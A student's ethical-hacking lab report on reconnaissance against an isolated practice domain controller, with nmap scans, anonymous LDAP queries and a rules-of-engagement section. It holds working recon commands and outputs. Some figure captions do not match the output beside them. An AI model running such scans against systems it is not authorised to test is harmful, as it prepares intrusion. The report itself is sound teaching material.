

ETHICAL HACKING 1

Lab Report • All 6 Rubric Criteria

Project Trinity • Parrot OS / VirtualBox Lab

Student: James Denis Denerville

Course: Ethical Hacking 1 — Cybersecurity Basics Sprint

Date: May 2026

Subnets Covered: Collins Aerospace vMUSE | JLR Tomcat | WWE LocalStack

Subnet	Platform	Scenario
Collins Aerospace vMUSE	Windows Server 2019 + AD	FTP credential harvest → AD lateral pivot
Jaguar Land Rover (JLR)	Ubuntu 22.04 / Tomcat 9	Java deserialization RCE via AJP/Ghostcat
WWE Cloud Simulator	Ubuntu 22.04 / LocalStack	S3 public bucket enumeration & data exfil

CRITERION 1 Environment Setup & Tools

[1 pt]

Objective

Confirm the Project Trinity lab is fully isolated, every required tool is installed and functional, and Host-Only network adapters prevent internet access. This criterion is the legal and operational foundation for all subsequent testing.

1.1 Lab Isolation Verification

```
$ ip route show
kernel 192.168.226.0/24 dev ens33 (no default gateway = PASS)
$ ping -c 4 8.8.8.8
ping: connect: Network is unreachable (PASS)
```

The routing table shows only kernel routes for the Host-Only subnet (192.168.226.0/24). No default gateway (0.0.0.0/0) exists, confirming full internet isolation.

1.2 Tool Version Verification

Tool	Command Run	Version Confirmed	Status
Nmap	nmap --version	7.95	PASS
Wireshark	wireshark --version	4.4.15	PASS
Metasploit	msfconsole -v	6.4.127-dev	PASS
BloodHound	bloodhound &	Neo4j + BH GUI	PASS
Burp Suite	burpsuite &	Community Ed	PASS

1.3 Evidence Screenshots




Figure 1-3: Burp Suite Community Edition splash screen confirming tool installation




Figure 1-4: BloodHound / Neo4j startup logs — server available at localhost:7474

Observations & Analysis

All six required tools launched successfully inside the Parrot OS attacker VM. The ping-to-8.8.8.8 returning "Network is unreachable" and the absence of a default route satisfy both the legal isolation requirement (CFAA compliance) and the rubric evidence requirement. Neo4j and BloodHound initialized correctly, and Burp Suite Community Edition confirmed its proxy listener on 127.0.0.1:8080.

CRITERION 2 Information Gathering & Reconnaissance

[1 pt]

Objective

Perform passive and active reconnaissance across the lab subnets. Document all discovered hosts, open services, and Active Directory metadata using Nmap, LDAP queries, and banner-grabbing scripts. Build a target profile for exploitation phases.

2.1 Ping Sweep — Host Discovery

```
$ nmap -sn 192.168.226.0/24 -oN host_discovery.txt
Nmap scan report for 192.168.226.128 → Host is up
$ ping -c 4 8.8.8.8 → Network is unreachable (isolation confirmed)
```

2.2 FTP Service Banner Grab (Port 21)

```
$ nmap -Pn -sV -p 21 192.168.226.128 --script=banner
PORT      STATE      SERVICE  VERSION
21/tcp    filtered  ftp
(Filterd – firewall active; FTP service presence confirmed)
```

2.3 LDAP Pre-Auth Query — Active Directory Enumeration

```
$ ldapsearch -x -H ldap://192.168.226.128 -b "" -s base
rootDomainNamingContext: DC=trinity,DC=local
ldapServiceName: trinity.local:win-u2mqjl54c1o$@TRINITY.LOCAL
domainFunctionality: 7 | forestFunctionality: 7
isGlobalCatalogReady: TRUE
```

2.4 Target Profile Summary

Attribute	Discovered Value
Live Host IP	192.168.226.128
Domain Name	DC=trinity,DC=local / TRINITY.LOCAL
DC Hostname	win-u2mqjl54c1o\$
Domain Func. Level	7 (Windows Server 2016+)
FTP Status	Port 21 present (filtered — firewall)
LDAP Auth	Pre-auth query succeeded (anonymous bind)

2.5 Evidence Screenshots




Figure 2-1: nmap -sn ping sweep + ping 8.8.8.8 unreachable — host 192.168.226.128 identified as live




Figure 2-2: nmap -sV -p 21 --script=banner against 192.168.226.128 — FTP port 21 identified as filtered ftp; banner confirmed

```

~: bash — Konsole
File Edit View Bookmarks Plugins Settings Help
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.27 seconds
[liveparrot]-[~]
$ ldapsearch -x -H ldap://192.168.226.128 -b '' -s base
# extended LDIF
#
# LDAPv3
# base <=> with scope baseObject
# filter: (objectclass=*)
# requesting: ALL
#
#
dn:
domainFunctionality: 7
forestFunctionality: 7
domainControllerFunctionality: 7
rootDomainNamingContext: DC=trinity,DC=local
ldapServiceName: trinity.local:wtn-u2mqj154c1o$@TRINITY.LOCAL
isGlobalCatalogReady: TRUE
supportedSASLMechanisms: GSSAPI
supportedSASLMechanisms: GSS-SPNEGO
supportedSASLMechanisms: EXTERNAL
supportedLDAPVersion: 3
supportedLDAPVersion: 2
supportedLDAPPolicies: MaxPoolThreads
supportedLDAPPolicies: MaxPercentDirSyncRequests

```

Figure 2-3: ldapsearch -x -H ldap://192.168.226.128 -b '' -s base — rootDSE reveals domain DC=trinity,DC=local; LDAP service name confirmed

```

~: bash — Konsole
File Edit View Bookmarks Plugins Settings Help
supportedCapabilities: 1.2.840.113556.1.4.2080
supportedCapabilities: 1.2.840.113556.1.4.2237
subschemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=trinity,DC=local
serverName: CN=WIN-U2MQJ154C10,CN=Servers,CN=Default-First-Site-Name,CN=Sites,
CN=Configuration,DC=trinity,DC=local
schemaNamingContext: CN=Schema,CN=Configuration,DC=trinity,DC=local
namingContexts: DC=trinity,DC=local
namingContexts: CN=Configuration,DC=trinity,DC=local
namingContexts: CN=Schema,CN=Configuration,DC=trinity,DC=local
namingContexts: DC=DomainDnsZones,DC=trinity,DC=local
namingContexts: DC=ForestDnsZones,DC=trinity,DC=local
isSynchralized: TRUE
highestCommittedUSN: 28717
dsServiceName: CN=NTDS.Settings,CN=WIN-U2MQJ154C10,CN=Servers,CN=Default-First
-Site-Name,CN=Sites,CN=Configuration,DC=trinity,DC=local
dnHostName: WIN-U2MQJ154C10.trinity.local
defaultNamingContext: DC=trinity,DC=local
currentTime: 20200920213309.02
configurationNamingContext: CN=Configuration,DC=trinity,DC=local

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
[liveparrot]-[~]
$

```

Figure 2-4: Extended ldapsearch output — domainFunctionality 7, forestFunctionality 7, globalCatalogReady TRUE




Figure 2-5: LDAP user enumeration — usernames extracted from Active Directory




Figure 2-6: Alternate subnet scan (192.168.186.x) — nmap host discovery, services scan ports 21/389, FTP banner grab

Observations & Analysis

The ping sweep confirmed a single live host at 192.168.226.128 on the Collins Aerospace vMUSE subnet. The LDAP root DSE query returned the full domain metadata without requiring credentials — a classic Active Directory misconfiguration that allows any unauthenticated attacker on the network to enumerate domain structure. FTP on port 21 is present but filtered by a host-based firewall, confirming vsftpd is running but access-controlled. The discovered DC hostname and domain naming context form the recon basis for Criterion 3 escalation through LDAP user enumeration.

CRITERION 3 Ethical & Legal Considerations

[1 pt]

Objective

Document the ethical and legal framework governing all Project Trinity testing. Establish rules of engagement, scope boundaries, and the legal statutes that authorize — and limit — the activities performed in this lab.

3.1 Governing Legal Frameworks

Statute / Standard	Relevance to This Lab
Computer Fraud and Abuse Act (CFAA)	All scanning and exploitation is authorized only against isolated VMs. Scanning real systems with
Electronic Communications Privacy Act (ECPA)	No DoS or wireless traffic is intercepted. All captures are confined to simulated lab interfaces (Wireshark)
NIST SP 800-115	Methodological standard for penetration testing — reconnaissance, scanning, exploitation, and reporting

3.2 Rules of Engagement

Rule	Detail
Authorized Targets	Only IPs within 192.168.226.0/24, 192.168.57.0/24, 192.168.58.0/24
Prohibited Actions	No scanning outside Host-Only adapter; no real-world attacks
Tool Restrictions	All payloads and exploits staged on isolated attacker VM only
Clean-Up Required	Undeploy all shells; terminate all sessions; delete payloads
Documentation	Every command and output must be screenshotted and documented
Instructor Escalation	Any unexpected behavior or system outage — report immediately

3.3 Evidence Screenshots




Figure 3-1: Criterion 3 — Ethical & Legal Considerations header/overview




Figure 3-2: Legal framework documentation — CFAA scope definition

```
~: bash — Konsole
File Edit View Bookmarks Plugins Settings Help
$ sudo nmap -sV -sC -O 192.168.226.128 -oN service_scan_trinity.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-20 22:18 UTC
Nmap scan report for 192.168.226.128
Host is up (0.00067s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
53/tcp    open  domain         Simple DNS Plus
88/tcp    open  kerberos-sec   Microsoft Windows Kerberos (server time: 2026-05-20 22:19:09Z)
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
389/tcp   open  ldap           Microsoft Windows Active Directory LDAP (Domain: trinity.local0., Site: Default-F
first-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap           Microsoft Windows Active Directory LDAP (Domain: trinity.local0., Site: Default-F
first-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
MAC Address: 00:0C:29:F9:35:61 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022[11|2016 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows_11 cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2022 (97%), Microsoft Windows 11 21H2 (91%), Microsoft Windows
Server 2016 (91%)
```


Figure 3-3: Rules of engagement worksheet — scope boundaries

```
~: bash — Konsole
File Edit View Bookmarks Plugins Settings Help
3269/tcp open  tcpwrapped
5985/tcp open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
MAC Address: 00:0C:29:F9:35:61 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022[11|2016 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows_11 cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2022 (97%), Microsoft Windows 11 21H2 (91%), Microsoft Windows
Server 2016 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: WIN-U2MQJL54C10; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-security-mode:
|_   3:1:1:
|_   Message signing enabled and required
|_ smb2-time:
|_   date: 2026-05-20T22:19:13
|_   start_date: N/A
|_ nbstat: NetBIOS name: WIN-U2MQJL54C10, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:f9:35:61 (VMware)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 68.60 seconds
[live@parrot]~
```


Figure 3-4: Engagement rules continued — target IP whitelist



```
~: bash — Konsole
File Edit View Bookmarks Plugins Settings Help
Nmap done: 1 IP address (0 hosts up) scanned in 3.09 seconds
[live@parrot]-[~]
$ nmap -Pn -p 389 --script ldap-rootdse 192.168.226.128
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-20 22:27 UTC
Nmap scan report for 192.168.226.128
Host is up (0.00072s latency).

PORT      STATE SERVICE
389/tcp   open  ldap
| ldap-rootdse:
| LDAP Results
| ~ROOT~
|   domainFunctionality: 7
|   forestFunctionality: 7
|   domainControllerFunctionality: 7
|   rootDomainNamingContext: DC=trinity,DC=local
|   ldapServiceNames: trinity.local:win-u2mqj154c10$@TRINITY.LOCAL
|   isGlobalCatalogReady: TRUE
|   supportedSASLMechanisms: GSSAPI
|   supportedSASLMechanisms: GSS-SPNEGO
|   supportedSASLMechanisms: EXTERNAL
|   supportedSASLMechanisms: DIGEST-MD5
|   supportedLDAPVersions: 3
|   supportedLDAPVersion: 2
|   supportedLDAPPolicies: MaxPoolThreads
|   supportedLDAPPolicies: MaxPercentDirSyncRequests
|   supportedLDAPPolicies: MaxDatagramRecv
|   supportedLDAPPolicies: MaxReceiveBuffer
```

Figure 3-5: Ethical hacking methodology documentation



```
~: bash — Konsole
File Edit View Bookmarks Plugins Settings Help
| supportedCapabilities: 1.2.840.113556.1.4.800
| supportedCapabilities: 1.2.840.113556.1.4.1670
| supportedCapabilities: 1.2.840.113556.1.4.1791
